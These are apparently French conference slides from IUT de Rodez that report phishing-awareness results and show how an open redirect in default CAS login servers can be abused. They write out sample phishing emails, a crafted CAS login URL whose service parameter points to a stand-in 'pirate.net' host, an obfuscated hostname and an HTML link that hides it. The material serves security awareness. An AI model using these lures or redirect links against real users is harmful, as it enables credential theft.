

Retour d'expérience sur le comportement des utilisateurs face à l'authentification web

CAS, Shibboleth, le phishing et autres espiègleries

Jérôme Bousquié
IUT de Rodez

1 – Le phishing (bête et méchant)

From : admin@iutrodez.net

« Bonjour,

Votre compte informatique IUT semble à être la cible de l'usurpation par un logiciel pirate.

Nous vous demandons de revalidé en urgence votre compte IUT manuellement avec le serveur sécurisé CAS IUT : <http://secure.iut.tk/revalidation/>

Les comptes non revalidé manuellement seront supprimés pour des raisons de sécurité du système.

Merci de votre coopération. »

Et pourtant, une heure avant ...

« Madame, Monsieur, bonjour

A la suite d'une tentative de vol de mot de passe, aussi appelée phishing ou hameçonnage, 25 personnes se sont faites piéger et ont fourni leurs identifiants.

En conséquence, la DSI va organiser, à titre pédagogique, une campagne de hameçonnage pour tenter de vous voler vos mots de passe comme le feraient des pirates informatiques.


A titre préventif, nous vous rappelons que :

- 1) la DSI ne demande jamais de mot de passe par mail
- 2) la DSI écrit ses mails dans un français correct
- 3) la seule page web habilitée à vous demander un mot de passe est la page web du Service Central d'Authentification (CAS) dont vous pouvez voir un exemple ci-dessous (cliquez sur l'image pour la voir en plus grand) : »

Service Central d'Authentification Université Toulouse 1 Capitole - Mozilla Firefox

univ-tlse1.fr https://cas.univ-tlse1.fr/

Service Central d'Authentification U...




Service Central d'Authentification


IDENTIFIANT :

MOT DE PASSE :

Prévenez-moi avant d'accéder à d'autres services

SE CONNECTER EFFACER

 Pour des raisons de sécurité, fermez votre navigateur après vous être connecté aux services protégés !



UNIVERSITAS MAGISTRORUM & SCOLARUM
1229

Terminé


1 – Le phishing (bête et méchant) : 85 destinataires *informés*

1 – Le phishing (bête et méchant) :
85 destinataires *informés*
23 piégés

1 – Le phishing (bête et méchant) :
85 destinataires *informés*
23 piégés


=> taux de réussite > 27 %

c'est facile et efficace !




politique du compte unique

tous les services web SSO
de
l'établissement




politique du compte unique

la majorité des services internes authentifiés




politique du compte unique

l'écosystème Windows / poste de travail




politique du compte
unique


le cœur de métier



Shibboleth
toute la fédération
Renater



tous les services
Google



1 – Le phishing (bête et méchant)

2 – La redirection

Invitons simplement l'utilisateur
sur son serveur CAS

<rappel type="vulgarisation" voix="Michel Chevalet">

pour l'internaute, un serveur CAS,

Comment-ça-marche ?

Exemple : accès à l'Espace Numérique de Travail

1 – l'utilisateur se rend à l'URL de l'ENT ***http://ent.univ.fr/***

2 – il est automatiquement redirigé sur CAS :

https://cas.univ.fr/login?service=http://ent.univ.fr/

***(https://cas.univ.fr/cas/login;jsessionid=5D189B1907F03C96B30074C1C71BB586?
service=http://ent.univ.fr/)***

3 – il y saisit ses identifiants, puis est redirigé sur l'ENT :

http://ent.univ.fr/ , où il est maintenant authentifié.

</rappel>

Constat liminaire

CAS très massivement déployé dans le Supérieur

Quasiment tous les déploiements avec l'implémentation JASIG/CAS \Rightarrow « biodiversité » très faible

Presque tous installés par défaut \Rightarrow sans filtre de redirection

Donc redirigeons !

« La DSI est heureuse de vous offrir 60 To de disque supplémentaires.

Pour ceci, authentifiez-vous sur le serveur CAS sécurisé de l'établissement et suivez simplement les consignes pour activer le service.

lien :

<https://cas.univ.fr/login?service=http://pirate.net/>

Un iPhone offert aux 50 premiers ! »

L'utilisateur suit la consigne de la DSI :
Il ne s'authentifie que sur son CAS

L'authentification CAS crée la confiance !

Tout ce qui suit est légitime à ses yeux.

On peut alors lui demander n'importe quoi ...
y compris de re-saisir ses identifiants.

OK, mais l'URL `http://pirate.net` ?

L'utilisateur en confiance ne lit pas l'URL.

On peut néanmoins la lui rendre illisible dans le navigateur :

`http://ent.univ.fr-login.ff20cc84e0.auth-crypt20f0fe751a-accept-b0c6e4a1ff00.pirate.net/revalidation.php?saml_auth=%20%ffcertif&%20&tckt=5400af8fcc70aa&%32%&ffsm_t=y&fish=chips`

et carrément la lui masquer dans
le message du mail :

« ... pour activer votre espace de 60 To, cliquez ici :
https://cas.univ.fr/login?service=http://ent.univ.fr/60To »



```
<a href = https://cas.univ.fr/?service=http://ent.univ.fr-  
login.ff20cc84e0.auth-crypt20f0fe751a-accept-  
b0c6e4a1ff00.pirate.net/revalidation.php?saml_auth=  
%20%ffcertif&%20&tckt=5400af8fcc70aa&  
%32%&ffsm_t=y&fish=chips >
```

Variante fourbe :

On code une mini application cliente CAS et on présente les attributs récupérés sur le site pirate.

«

Bonjour Kévin Boulet,

Veillez s'il vous plaît re-saisir le mot de passe de votre compte kboulet

afin d'activer l'extension du quota à 60 To de votre boîte e-mail : kevin.boulet@univ.fr . »

La redirection testée avec quelques utilisateurs sur des établissements différents :

100 % de réussite

Mais effectif testé non significatif ...

Note : la redirection fourbe fonctionnait sur le site du CRU /Renater au moment du test.

1 – Le phishing (bête et méchant)

2 – La redirection

3 – L'attaque silencieuse

ou comment rendre
la redirection (presque)
invisible

Faible comportementale

Qui relit l'URL affichée
après une erreur de saisie
sur un site de confiance ?

Faible comportementale

Qui relit l'URL affichée
après une erreur de saisie
sur un site de confiance ?

Personne.

